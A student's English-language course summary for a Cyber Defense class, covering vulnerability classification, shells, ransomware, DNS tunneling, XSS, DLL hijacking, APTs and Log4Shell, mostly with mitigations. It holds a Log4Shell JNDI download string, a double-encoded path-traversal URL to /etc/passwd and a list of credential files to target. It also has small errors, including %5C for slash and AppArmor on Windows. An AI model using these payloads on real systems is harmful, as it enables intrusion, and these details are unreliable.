Cyber Defense | CyDef

Zusammenfassung

CONTENTS

Hinweis: *Die Gliederung der Kapitel verläuft grob nach Unterrichtswochen, da aber Ivan gerne mal Themen hin und her geschoben hat, mussten einige Anpassungen vorgenommen werden, damit die Anordnung einigermassen sinnvoll blieb.*

1. VULNERABILITY CLASSIFICATION

1.1. COMMON VULNERABILITY AND EXPOSURES (CVE)

Common Vulnerability and Exposures (CVE) is a system for uniquely identifying vulnerabilities in ***publicly released software***. Every classified vulnerability receives a CVE ID in the form `CVE-YEAR-DIGITS`. The system is operated by ***MITRE Corporation***, with funding from the US Department of Homeland Security.

CVE's are assigned by ***CVE Numbering authorities (CNAs)***. Usually, bigger tech companies are their own CNA. Open Source Software can be assigned a CVE by their Code Forge service *(e.g. GitHub, GitLab)* or by Red Hat *(if the software is used in Red Hat products)*.

1.1.1. CVE assignment process

1. Security researcher analyzes software and finds vulnerability
2. Vulnerability gets reported to the respective CNA
3. Vulnerability gets reviewed in a two-phase process by the CNA
4. After a successful review, a CVE ID is reserved
5. The required fields in the CVE record are filled out with information about the exploit
6. The CVE record is published

1.1.2. CVE Record

When a CVE gets published, the following information is included in the CVE record:

– ***CVSS***: The severity of the vulnerability *(see "Common Vulnerability Scoring System (CVSS)" (Page 3))*
– ***State:*** "Reserved" *(The initial state before publishing)*, "Published" or "Rejected"
– ***Description:*** A short description of what the vulnerability does
– ***Affected Products and versions:*** Which products can be exploited by the CVE, including a range of affected version numbers. If updates for affected software is available, the patched versions are also included
– ***Used CWEs:*** What CWEs the vulnerability falls into
– ***References:*** Links to further resources, usually advisories on how to mitigate the vulnerability

1.2. COMMON WEAKNESS ENUMERATION (CWE)

Common Weakness Enumeration (CWE) categorizes and classifies software and hardware vulnerabilities based on how they exploit weaknesses in software. It does not list specific software, but the techniques used to exploit it. It also contains possible mitigations for each weakness.

For example, the three most common CWEs in 2025 were:

1. CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer *(incorrect index/length checks)*
2. CWE-79: Cross-Site Scripting *(Missing or incorrect neutralization of user input when generating web page content)*
3. CWE-20: Improper Input Validation

1.3. COMMON VULNERABILITY SCORING SYSTEM (CVSS)

The ***Common Vulnerability Scoring System (CVSS)*** assigns a vulnerability a score from 0 to 10 based on ***how difficult to exploit*** and ***how much damage*** can be caused with it. The higher the resulting score, the more critical it is to remedy the exploit. A score of 0.1 - 3.9 is considered "Low", 4.0 - 6.9 "Medium", 7.0 - 8.9 "High" and 9.0 - 10.0 "Critical".

The score in CVSS 4.0 is divided into multiple metrics:

– ***Base:*** Characteristics of the vulnerability itself, technical assessment
– ***Threat:*** Current state of exploit techniques or code availability for a vulnerability
– ***Environmental:*** Characteristics that depend on a specific implementation or environment *(i.e. impact on the affected organization)*
– ***Supplemental:*** Measures external attributes of a vulnerability *(safety of human life, attack is self-replicable, recovery of the system after a attack, highly-valuable target affected, difficulty for consumers to respond to the vulnerability)*

The ***base metrics*** of CVSS 4.0 are as follows:

Metric	***Explanation***
Attack Vector (AV)	In what physical way can it be exploited? *(**Network** (over the internet), **Adjacent** (only "in reach" of e.g. Wi-Fi, Bluetooth), **Local** (accessing system via mouse/keyboard, remote tools such as SSH or social engineering), **Physical** (manipulation of physical machine))*
Attack Complexity (AC)	Are there any further counter measures the attacker has to circumvent, and how hard is it to do so?
Attack Requirements (AT)	Are there any conditions necessary for an attack which the attacker cannot influence? *(System must be in a certain state, race condition must be won, etc.)*
Privileges Required (PR)	Is it required to have any privileges on the target system? *(**None** (unauthenticated), **some** (regular user), **high** (admin access))*
User Interaction (UI)	Does the user on the target need to do anything to make the attack possible? *(**None**, **passive** (e.g. accidentally visiting a web site), **active** (e.g. placing files in a specific directory)*
Vulnerable System CIA impact (VC, VI, VA)	Whether the target system is impacted in ***Confidentiality***, ***Integrity*** or ***Availability***
Subsequent System CIA impact (SC, SI, SA)	Whether any other systems except the targeted one are impacted in ***Confidentiality***, ***Integrity*** or ***Availability***

1.4. OWASP TOP 10

The ***Open Web Application Security Project (OWASP)*** is a nonprofit foundation that aims to improve the security of (web) software. Every year, it publishes the ten most abused web vulnerabilities. The Top 10 of 2025 are:

1. Broken Access Control *(User accesses or modifies information they shouldn't be able to)*
2. Security Misconfiguration *(unnecessary ports enabled, default credentials, security features disabled)*
3. Software Supply Chain Failures *(Vulnerabilities in used libraries)*
4. Cryptographic Failures *(Bad encryption used, personal data not encrypted)*
5. Injection *(XSS, SQL injection, command injection…)*
6. Insecure Design *(Bad business logic, missing validation)*
7. Authentication Failures *(Attacker can log in as other user, hard coded credentials)*
8. Software or Data Integrity Failures *(No verification of external resources, e.g. checksums of downloads)*
9. Security Logging and Alerting Failures *(Events not logged, sensitive data in logs, no alerts on unusual behavior)*
10. Mishandling of Exceptional Conditions *(Unexpected/ Error conditions lead to crashes or undefined behavior)*

1.5. ASVS CONTROLS

The ***Application Security Verification Standard (ASVS)*** is a project by OWASP to provide developers with security measures (***"controls"***) that are testable.

Why is ASVS needed if OWASP Top 10 exists? The OWASP Top 10 is for awareness only, it is not written for developers. While OWASP Top 10 highlights what risks exist, ASVS provides concrete guidance how to prevent them, acting as a comprehensive guide for development, testing, and procurement (benchmarking).

ASVS compliance is split into multiple levels:
- ***Level 1 (136 controls):*** Minimum acceptable assurance, easy to automate
- ***Level 2 (267 controls):*** The recommended level. Includes secure software development life cycle and architecture, most are testable via unit / integration tests
- ***Level 3 (286 controls):*** Defense-in-depth mechanisms or other hard-to-implement controls for highly reliable applications *(medical, power station controls etc.)*

1.6. TRAFFIC LIGHT PROTOCOL (TLP)

The ***Traffic Light Protocol*** has been developed by security researchers to ***signal the confidentiality*** of information. It is often used when sensitive information is presented, like details of an attack against a company during a (cross-organizational) meeting or a conference.

Different parts of a document can have different TLP levels: The names of affected users of an exploit can be TLP:RED, while details about how the attacker got access can be TLP:CLEAR.

Level	*Description*
TLP:RED	Information restricted to current participants of the meeting/presentation. Sharing strictly forbidden
TLP:AMBER	Information can be shared within the organization of the receiver only if strictly necessary
TLP:GREEN	Information can be freely shared within the organization and its partners, but may not be released publicly
TLP:CLEAR	Information can be freely shared with the public. Previously called TLP:WHITE.

2. HACKING ATTACKS

Hacking attacks can target different layer of a system: The OS, the network stack, the services *(e.g. Tomcat)* or the applications running on it. For reconnaissance, attackers use ***scanners*** to check targets for vulnerabilities: Port scanners *(e.g. `nmap`)*, TLS testers *(e.g. Qualys SSL Test)* or vulnerability scanners *(e.g. Nessus)*. More than 90% of all vulnerabilities lie on the application-level, the rest lies below.

Hacks can be conducted over IT systems or over humans. Direct attacks of the IT systems are often difficult to execute, so it can be easier to target the actual humans in an attack, e.g. through Phishing or Social Engineering.

2.1. ATTACK TYPES

2.1.1. Local exploit

Local exploits are attacks executed on a target the ***attacker has already compromised*** and can run code and commands on. The attacker now wants to execute their code with higher privileges *(e.g. Windows: Regular User → Local Admin → SYSTEM user, Unix: User → root)*. This is called ***privilege escalation***.

Privilege Escalation under Unix systems:

- ***suid:*** A program on a Unix system normally runs with the same permissions as the user who started it. However, if the `suid` bit is set in the permissions of the binary, the program ***runs with the owner's permissions***. The most well known programs with `suid` are ***`su`*** and ***`sudo`***. Programs with `suid` are often targeted by attackers, as compromising them can give complete control of the system.

  ```
  $ ls -la /bin/sudo
  -rwsr-xr-x 1 root root 257136 14. Aug 17:41 /bin/sudo  # 's' = suid bit. sudo is ran as root.
  ```

- ***Cron Jobs:*** Cron jobs are a way to run scripts and programs on a schedule *(every 15 minutes, hourly etc.)*. If the target of a cron job *(e.g. a shell script)* has ***write permissions for everyone***, any user can modify that script and execute their own commands with the permissions of the user set in the cron job. If no user is specified in the cron job, it is ran as `root`. Below is a vulnerable cron job without a user that points to a script writable by anyone.

  ```
  0 2 * * 0 /opt/backup.sh # no user set, ran as root. "backup.sh" has "-rw-rw-rw-" permissions
  ```

- ***Bad file permissions:*** It is also possible to escalate privileges indirectly by reading files containing sensitive information with poorly configured permissions *(read permissions for world/everyone)*. The most interesting files on a Unix system are listed below. With their contents, the attacker may be able to log into another server with SSH or modify passwords to log in as another user.

System files	*User configuration in `/home` or `/root`*
– ***`/etc/passwd`:*** Lists all users on the system – ***`/etc/shadow`:*** Hashed passwords of users that may be crackable with "John the Ripper"	– ***`.bash_history`:*** Command history, may contain login data that has been typed into the console – ***`.ssh/id_rsa`:*** Private key(s)

Privilege Escalation under Windows:

– ***DLL Hijacking:*** By replacing DLLs loaded by applications, the attacker may be able to gain higher privileges. See chapter "DLL Hijacking" (Page 9)

2.1.2. Server-Side/Remote exploit

The attacker can directly interact with server software on a target host and wants to execute their own code on it i.e. trigger a remote code execution vulnerability in the program. Common targets include:

Service	*Why is it a worthwhile target?*	*Susceptible to*
FTP	Often runs with elevated privileges to manage file permissions	Buffer overflows in command parsing, path traversal, authentication bypasses
DNS	Must remain publicly accessible. Compromising DNS can enable MitM-attacks or service disruptions in the entire network	Buffer overflows in query parsing, Cache poisoning *(Mitigated with DNSSEC)*, Zone transfer vulnerabilities
Web server	Big attack surface, often connected to databases and other internal systems. A compromised web server can be used for further activity *(mining, set up scam websites from a trusted domain, botnet)*	Remote file inclusion, path traversal, insecure processing of HTTP headers, flaws in TLS encryption implementation, flawed user input validation

2.1.3. Client-Side Exploit

The attacker wants to execute code on a client computer. The easiest method to run your code on a client machine is via the browser: JavaScript, WebAssembly, WebGL, image files with embedded code…
But there are also other programs that download resources from the internet that can be tricked into downloading malicious files *(e.g. registering an expired domain, modifying a resource where the checksum is not validated)*.

2.2. ATTACK METHODS

This chapter lists all the attacks that we only examined briefly during lectures. The rest of the chapter provides more detailed descriptions of some of these attacks.

– ***Man-in-the-Middle:*** An attacker inserts themselves into communications of two parties. The attacker can read all exchanged messages and send modified messages to the parties. Usually performed with ***ARP Spoofing*** or a ***reverse proxy***. See chapter "Man-in-the-Middle Attacks (MitM)" (Page 14)

– ***Man-in-the-Browser:*** A trojan that places itself in the browser *(malicious add-on)* and modifies web pages on the client side *(e.g. a bank transaction can look correct to the user, but the MitB-attack intercepted the request and changed the receiver of the money)*

– ***Indirect Attack:*** The attacker doesn't attack the target directly, but instead attacks a user or infrastructure that accesses the desired target legitimately. Once the attacker has compromised that intermediate, it can use the existing trust relationship to access the target.

– ***Social Engineering Attack:*** The attacker poses as someone trustworthy *(e.g. support of a web service, another employee)* to trick the user into giving access, information, or performing actions that compromise security.

– ***Command & Control (C2):*** With C2, the program executed on the target does not perform any malicious activities on its own. Instead, it contacts an attacker-controlled C2 server that provides further instructions *(download malware, exfiltrate data, do nothing)*. Botnets are controlled via C2 servers.

– ***Path Traversal Attack:*** Usually exploited on web servers. Uses the "`../`" pattern in the URL to go one directory up. If the server is badly configured, the attacker can access files in the parent directories *(e.g. `ost.ch/uploads/../../../etc/passwd`)*. Note that a simple pattern matching filter is often not sufficient, as the `../` pattern can be ***double encoded*** in URL Encoding: `%` ⇒ `%25`, `/` ⇒ `%5C`. So with "`%255C..%255C..`", simple pattern matching can be defeated.

– ***URL Redirection:*** Some websites enable redirecting to another website via a query parameter. For example `https://www.google.com/url?q=github.com` will directly direct to GitHub. If the attacker chains multiple websites together, it can look like a regular link to Google, but it will redirect to a attacker-controlled site.

2.3. REMOTE ACCESS TROJAN (RAT) & REMOTE CODE EXECUTION (RCE)


Remote Code Execution (RCE) is considered to be the "holy grail" of exploits, as it allows an attacker to run any code they want and is thus the gateway to gain further control over other infrastructure. An RCE is often used as initial access vector and can be achieved through various means: ***Command Injection***, ***Execution of uploaded files***, ***SQL Injection***, ***Buffer Overflows***…

It's common for initial exploit payloads to be ***"single-use"***: They execute once and then the process crashes or the context ends. Shells can be used to interactively execute commands and keeping the context on the system. These are categorized as ***Remote Access Trojans (RAT)*** 🐀: Programs that allow full control of a machine over a remote connection. They are used for long-term access; used as a backdoor after the hacker has gained control of a system.

2.3.1. Web Shell

A web shell is a type of malware that gets installed on a web server to facilitate shell access for the attacker. The attacker ***uploads the web shell*** *(usually in the language that the server is built on, e.g. PHP)* to the server. Due to improper configuration, the ***web shell's code is executed*** when the attacker performs a ***`GET` request*** on the file. The attacker can then interact with the web shell's features, which can be used for data theft, DDoS attacks or other attacks on the server.

A web shell always ***communicates over HTTP*** and runs as the ***web server user***.




2.3.2. Bind Shell

A bind shell provides remote access to another machine by ***starting a listener on a network port*** on the victim. The attacker can then ***connect directly to that port*** and access the web server's shell to execute commands.

Often, the attacker already needs some kind of access to the victim in order to either start a tool like ***`netcat`*** or upload their own bind shell program. They also need to know the address of the server and the port on which the bind shell is running on.


Communication happens on a ***separate port*** and can thus be ***blocked by firewalls***. Bind shells are therefore mostly used in ***intranets*** where no firewall is present.



2.3.3. Reverse Shell

A reverse shell is the ***opposite of a bind shell***: The attacker creates a listener on a port, while the victim connects to the attackers port. Just like the bind shell, the attacker now has shell access on the server.

The attacker also needs some method of initializing the connection from the victim's side *(already existing exploit, social engineering etc.)*. The advantages are that the IP and port to connect to are controlled by the attacker and that the server creates a ***outbound connection***, which are usually ***not blocked by firewalls***. Often used by APTs and ransomware.



2.4. RANSOMWARE

Ransomware is a type of malware that encrypts data on target systems. Often, the attacker will demand payment in exchange for a decryption key. Although it is usually recommended not to pay the ransom, the ***attacker will typically provide a decryption method*** after receiving payment. This is because if the attacker are known not to provide one, ***no one will pay them anymore*** in future attacks.

Backup systems are critical in restoration after a ransomware attack. Central backup software usually operates in one of two ways:

- ***Push principle:*** The clients trigger the backup job and write their data directly to the backup server, thus requiring write access on it. Usually requires inbound rules on the firewall.
- ***Pull principle:*** The backup server initializes the backup job and connects to the clients to create the backup. It only requires read-only access to the clients. Doesn't require inbound firewall rules.

In the event of a ransomware attack, the push principle means that an infected client could, in the worst case, ***compromise the entire backup server***. With the pull model, however, only the ***backups of the affected client*** created after the infection can be corrupted.


2.5. DNS TUNNELING

DNS tunnelling is an attack where DNS queries are abused to transfer data with them. This is done to hide the traffic from WAFs and other defense mechanisms.

A specific attack using DNS tunneling is a ***DNS data exfiltration*** attack, which smuggles data out of a network.

1. A file is Base64 encoded and the resulting hash split into small chunks *(usually < 512 bytes, as firewalls block larger DNS queries)*.
2. Send a DNS query to an attacker-controlled domain with the chunk used as a subdomain.
3. Repeatedly send requests. Each fragment is then used as a subdomain
4. The attacker can concatenate all subdomains from that client's DNS requests to get the full Base64-encoded file contents.

Note that this can also be done in reverse: e.g. a C2 server sends commands via DNS tunneling to an infected client.



DNS tunneling ***works slowly*** due to the small size sent with every DNS request. Monitoring tools may also pick up on it if the queries are sent in quick succession.

2.5.1. Prevention

With a ***split-horizon DNS***, the download of data via DNS responses can be prevented. In a split-horizon setup, there are two DNS servers within the network: One that can be reached directly, but only resolves intranet addresses. The other resolves regular internet traffic, but can only be reached through a proxy, as it sits in the DMZ.

While a split-horizon DNS ***can't prevent DNS tunnel exfiltration*** as shown above, ***it can prevent data downloading*** via DNS tunneling. DNS data downloading is usually done by placing the malicious data in the ***"Authority"*** or ***"Additional" section*** of a DNS response. This data is usually not trusted. As such, the proxy in the DMZ ***does not forward this data*** to the client, thus preventing the attack.

The same principle also applies to ***DNS over HTTPS***: The DoH server doesn't forward this additional data to the client.

2.6. CROSS-SITE SCRIPTING (XSS)


Cross-Site Scripting is an attack in which a vulnerable web application is used to ***execute attacker code*** on the victim. Note that XSS is not Remote Code Execution *(see chapter "Remote Access Trojan (RAT) & Remote Code Execution (RCE)" (Page 7))*, as the code stays within the confines of the browser sandbox.

There are three types of XSS:

- ***Stored XSS:*** The malicious code is stored in the website *(e.g. `<script>` tags in user-created posts)*, sent to the victim on loading the website and then executed by the victim's browser
- ***Reflected XSS:*** Some input *(URL parameter, form entry etc.)* is sent to the server and the server responds with the parsed and unvalidated input embedded into the response HTML.
- ***DOM-based XSS:*** Code is injected into the DOM at runtime, for example through a JS function that adds unvalidated input to the DOM. The difference to the other types is that the malicious code is not contained in the response from the server, but ***dynamically added on the client***.

Reflected XSS are the most common type. The classic example is a search bar where the term entered is placed directly in the DOM without any escaping. The example below works similarly.

1. The attacker fills out a form that generates a URL with parameters. Within the fields, the XSS payload is placed.
2. The URL with the XSS in the parameters is created. The attacker either recieves the URL directly or catches the network request with developer tools
3. The attacker sends the URL to their victim
4. The victim opens the URL and due to the missing or broken validation, the code within the URL is parsed and executed
5. Depending on the payload, the attacker might exfiltrate some data *(e.g. Cookies)* or do other damage to the victim




Counter measures: Input validation on the server, Convert user input into HTML entities, set a Content Security Policy *(so JS can only access cookies from the current domain)*, use the `Set-Cookie: HttpOnly` HTTP header *(avoids leaking cookies through JS altogether)*.

2.7. DLL HIJACKING

When a program on Windows requests to load a DLL and doesn't specify a full path, Windows searches for them in a specific order. Most crucially, the ***application's directory is searched before the system directory***. So if a program requests a system DLL *(or a DLL not present on the system)*, an attacker can place a malicious DLL with the same name and methods in the application directory and Windows will load and execute that code. Depending on the environment, it is possible to get privilege escalation.

During an attack, an Attacker could send a program to a victim that drops a malicious DLL in the application directory of a vulnerable program. Programs located in `%APPDATA%` or `%LOCALAPPDATA%` are preferred to programs in `C:\Program Files`, as the latter requires admin permissions to write to. Once the victim starts the vulnerable program, the malicious DLL is loaded and executed.

Counter measures: Patch program *(hard-code DLL path)*, set up EDR rules *(AppArmor on Windows)*, Firewall rules to block reverse shell activity.




2.8. ADVANCED PERSISTENT THREAT (APT)

Advanced Persistent Threats (APT) are well-equipped hacking groups with sheer limitless resources, usually state-funded. They execute large-scale, targeted attacks on organizations and governments that are often politically motivated by the governments behind them. They create their malware in-house, often on top of unknown zero-day exploits. The time frame from initial infection up to discovery can last years, as they usually move slowly and have multiple backdoors into targets.

An APT attack usually goes through the following phases, each can last months or years:

1. Infection
2. Persistence
3. Exfiltration
4. Privilege Elevation
5. Further Exfiltration with new privileges
6. Increase network access

2.8.1. Example APT-style attack with C2



2.8.2. Patch Gap

When a vulnerability gets discovered, there is often an exploit available before a patch is applied to all clients. The time between these two dates is called the ***Patch Gap***, and is what APTs rely on.

Example: 6 days after the release of a patch, an exploit has been reverse-engineered from the patch. But the patch is only applied to all clients after 54 days, making the patch gap 48 days long.

2.8.3. APT detection

The most basic detection is simply using ***lookup lists*** at the intranet exit point. Scan for known malicious IPs/domains/email addresses. This of course only works against well-known malware that has been identified before.


The second level uses content inspection and ***dynamic analysis*** to discover new threats. The latter works by intercepting downloads and e-mail attachments and running them on sandbox infrastructure. In this way the behavior of executables can be observed: Contacted domains, requested URLs, suspicious behavior, etc.
This is combined with ***content inspection:*** By inspecting all network traffic in the network, the detection can also spot ***DNS query patterns***, ***HTTP characteristics***, ***firewall traversals***, ***Email behavior*** and ***suspicious background traffic***.

These indicators can then be compared on databases such as ***Block&Black***, ***Mandiant***, ***Zeus Tracker***, ***Malware Hash*** or ***OpenIoC***. Note that this is no silver bullet: ***Sandbox-aware*** or ***memory-only*** malware, abuse of legitimate tools or long-term low-volume attacks with little to no artifacts can still not be detected this way.

2.9. FAMOUS EXPLOITS

2.9.1. Log4Shell (CVE-2021-44228)

Log4Shell is an RCE exploit in the Apache Log4j logging library with a ***10.0 CVSS***. Log4j allowed requests to arbitrary LDAP servers and to ***execute arbitrary Java code*** on them. Including the string `${jndi:ldap://example.com/virus.jar}` into some input logged by Log4j *(e.g. HTTP Headers, Minecraft chat messages)* would download and execute `virus.jar`.



Mitigations

- Patch the program containing Log4j
- Disable the LDAP lookup feature
- WAF rules for the attacking string
- Outgoing traffic firewall rule

2.9.2. Cisco ASA Vulnerabilities


In September 2025, two zero-day exploits on Ciscos ASA firewall were actively and heavily exploited in the wild:

- CVE-2025-20333: RCE due to improper input validation in authenticated HTTP requests (CVSS 9.9)
- CVE-2025-20362: Authentication bypass to access remote VPN endpoints (CVSS 8.6)

The first exploit allowed Remote Code Execution, but required to already be logged into the firewall. But it could easily be ***chained*** with the second one to bypass the login and acquire an authenticated session.

Exploit execution steps

1. Send exploit that bypasses authentication with CVE-2025-20362 and then creates a buffer overflow with CVE-2025-20333. RCE activated!
2. Install the “RayInitiator” rootkit in GRUB for persistence
3. Install the “Line Viper” Shellcode loader to create encrypted communication with the C2 server *(detection evasion)*
4. Connect to C2 via WebVPN (the firewalls VPN feature)
5. Send commands back to the firewall
